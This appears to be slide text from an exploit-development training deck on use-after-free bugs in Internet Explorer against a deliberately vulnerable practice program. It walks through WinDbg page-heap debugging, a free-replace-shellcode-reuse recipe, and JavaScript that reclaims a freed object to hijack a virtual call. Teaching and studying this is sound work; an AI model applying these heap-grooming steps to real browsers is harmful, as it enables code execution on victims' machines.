
```
LPVOID FSExploitMe.GetClassy() {  
    classyHeap *mrClassy = new classyHeap();  
    return mrClassy;  
}
```





S33 ITZ ON DA HEAP


```
LPVOID FSExploitMe.GetClassy() {  
    classyHeap *mrClassy = new classyHeap();  
    return mrClassy;  
}
```





S33 ITZ ON DA HEAP

```
void FSExploitMe.KillClassy(*mrClassy ) {  
    delete *mrClassy;  
}
```



HEAP



S33 ITZ ON DA HEAP

```
void FSExploitMe.KillClassy(*mrClassy ) {  
    delete *mrClassy;  
}
```




HEAP



S33 ITZ ON DA HEAP


```
void FSExploitMe.KillClassy(*mrClassy ) {  
    delete *mrClassy;  
}
```





S33 ITZ ON DA HEAP

```
void FSExploitMe.BeClassy(*mrClassy) {  
    *mrClassy->beCool();  
}
```






S33 ITZ ON DA HEAP

```
void FSExploitMe.BeClassy(*mrClassy) {  
    *mrClassy->beCool();  
}
```

```
mov    eax,dword ptr [ebp+8]  
mov    edx,dword ptr [eax]  
mov    eax,dword ptr [edx]  
call   eax
```







S33 ITZ ON DA HEAP

```
void FSExploitMe.BeClassy(*mrClassy) {  
    *mrClassy->beCool();  
}
```

```
mov    eax,dword ptr [ebp+8]  
mov    edx,dword ptr [eax] ds:0023:7d18ff8=????????  
mov    eax,dword ptr [edx]  
call   eax
```





DE-

-ING



TOOOLZ

- Page Heap
 - Special “Debugging” heap
 - Enabled via gflags (elevated cmd prompt):

```
gflags.exe /i iexplore.exe +hpa +ust
```

Flag	Meaning
/i [image]	Get/set flags for [image]
[+ -]hpa	Enable/Disable Page Heap
[+ -] ust	Enable/Disable user-mode stack trace



TOOOLZ

- !heap WinDbg extension
 - Get heap information (and more)

```
!heap -p -a [address]
```

Flag	Meaning
-p	Get page heap info
-a [address]	Address to get info about



WITHOUT PAGE HEAP

```
0:004> !heap -p -a ecx
```

```
address 03621390 found in
```

```
_HEAP @ 3620000
```

```
HEAP_ENTRY Size Prev Flags      UserPtr UserSize - state
```

```
03621388 0002 0000 [00]    03621390      00008 - (busy)
```

```
FSExploitMe!stackTimeClass::`vftable'
```




WITH PAGE HEAP

```
0:005> !heap -p -a ecx
```

```
address 17beaff8 found in
```

```
_DPH_HEAP_ROOT @ 17801000
```

```
in busy allocation (DPH_HEAP_BLOCK: UserAddr UserSize -VirtAddr VirtSize)
```

```
17804068: 17beaff8      8      -17bea000    2000
```

```
FSExploitMe!stackTimeClass::`vftable'
```

```
70288e89 verifier!AVrfDebugPageHeapAllocate+0x00000229
```

```
77215e26 ntdll!RtlDebugAllocateHeap+0x00000030
```

```
.
```

```
.
```

```
.
```



WITH PAGE HEAP

```
0:005> !heap -p -a ecx
```

```
address 17beaff8 found in
```

```
_DPH_HEAP_ROOT @ 17801000
```

```
in free-ed allocation ( DPH_HEAP_BLOCK: VirtAddr      VirtSize)
                        17804068 : 17beaff8            2000
```

```
70a190b2 verifier!AVrfDebugPageHeapFree+0x000000c2
```

```
772165f4 ntdll!RtlDebugFreeHeap+0x0000002f
```

```
771da0aa ntdll!RtlpFreeHeap+0x0000005d
```

```
771a65a6 ntdll!RtlFreeHeap+0x00000142
```

```
757bbbe4 kernel32!HeapFree+0x00000014
```



USE-AFTER-FREE

1. Free the object
2. Replace the object with ours
 - a. Figure out the size (Break on HeapFree())
 - b. Make allocations of the same size
3. Position our shellcode
4. Use the object again



WITH PAGE HEAP

```
0:005> !heap -p -a ecx
```

```
address 17beaff8 found in
```

```
_DPH_HEAP_ROOT @ 17801000
```

```
in free-ed allocation ( DPH_HEAP_BLOCK: VirtAddr      VirtSize)
                        17804068 : 17beaff8            2000
```

```
70a190b2 verifier!AVrfDebugPageHeapFree+0x000000c2
```

```
772165f4 ntdll!RtlDebugFreeHeap+0x0000002f
```

```
771da0aa ntdll!RtlpFreeHeap+0x0000005d
```

```
771a65a6 ntdll!RtlFreeHeap+0x00000142
```

```
757bbbe4 kernel32!HeapFree+0x00000014
```


```
12345678 somefunction
```



SIZIN 'EM UP

View	Debug	Window	Help
Command	Alt+1		
Watch	Alt+2		
Locals	Alt+3		
Registers	Alt+4		
Memory	Alt+5		
Call Stack	Alt+6		
Disassembly	Alt+7		
Scratch Pad	Alt+8		

757bbbe4 kernel32!HeapFree+0x00000014
12345678 somefunction



876654321 call HeapFree()



bp 876654321

g

!heap -p -a poi(esp+8)

HeapFree(handle, flags, addr)



USE-AFTER-FREE

1. Free the object
2. Replace the object with ours
 - a. Figure out the size
 - b. Make allocations of the same size
3. Position our shellcode
4. Use the object again

Replacing the Freed Object

Disable the Page Heap!

```
gflags.exe /i iexplore.exe -hpa -ust
```






FRRRREEEEEEEDDDDOOO MMM

Freed Object


On the LFH, when we free an object we open a chunk in bucket for that size





FRRRREEEEEEEDDDDOOO MMM

```
p = new Array(100);  
  
for(i=0; i<p.length; i++) {  
    p[i] = document.create("param");  
    p[i].name = "\u4141\u4141";  
}
```






FRRRREEEEEEEDDDDOOO MMM

```
p = new Array(100);  
  
for(i=0; i<p.length; i++) {  
    p[i] = document.create("param");  
}
```

FREE OBJECT

```
for(i=0; i<p.length; i++) {  
    p[i].name = "\u4141\u4141";  
}
```






FRRRREEEEEEEDDDDOOO MMM

```
p = new Array(100);  
  
for(i=0; i<p.length; i++) {  
  p[i] = document.create("param");  
}
```

FREE OBJECT

```
for(i=0; i<p.length; i++) {  
  p[i].name = "\u4141\u4141";  
}
```






FRRRREEEEEEEDDDDOOO MMM

```
p = new Array(100);  
  
for(i=0; i<p.length; i++) {  
  p[i] = document.create("param");  
}
```

FREE OBJECT

```
for(i=0; i<p.length; i++) {  
  p[i].name = "\u4141\u4141";  
}
```






FRRRREEEEEEEDDDDOOO MMM

```
mov    eax,dword ptr [ebp+8]
mov    edx,dword ptr [eax] ds:0023:7d18ff8=????????
mov    eax,dword ptr [edx]
call   eax
```

0x07d18ff8






FRRRREEEEEEEDDDDOOO MMM

```
mov    eax,dword ptr [ebp+8]
mov    edx,dword ptr [eax]
mov    eax,dword ptr [edx] ds:0023:41414141=????????
call  eax
```

0x07d18ff8



What about our shellcode?








USE-AFTER-FREE

1. Free the object
2. Replace the object with ours
 - a. Figure out the size
 - b. Make allocations of the same size
3. Position our shellcode
4. Use the object again



BROWSER USE




[illegible]

Ok...but where is the addresses and such as?





UR SO PREDICTABLE BRO

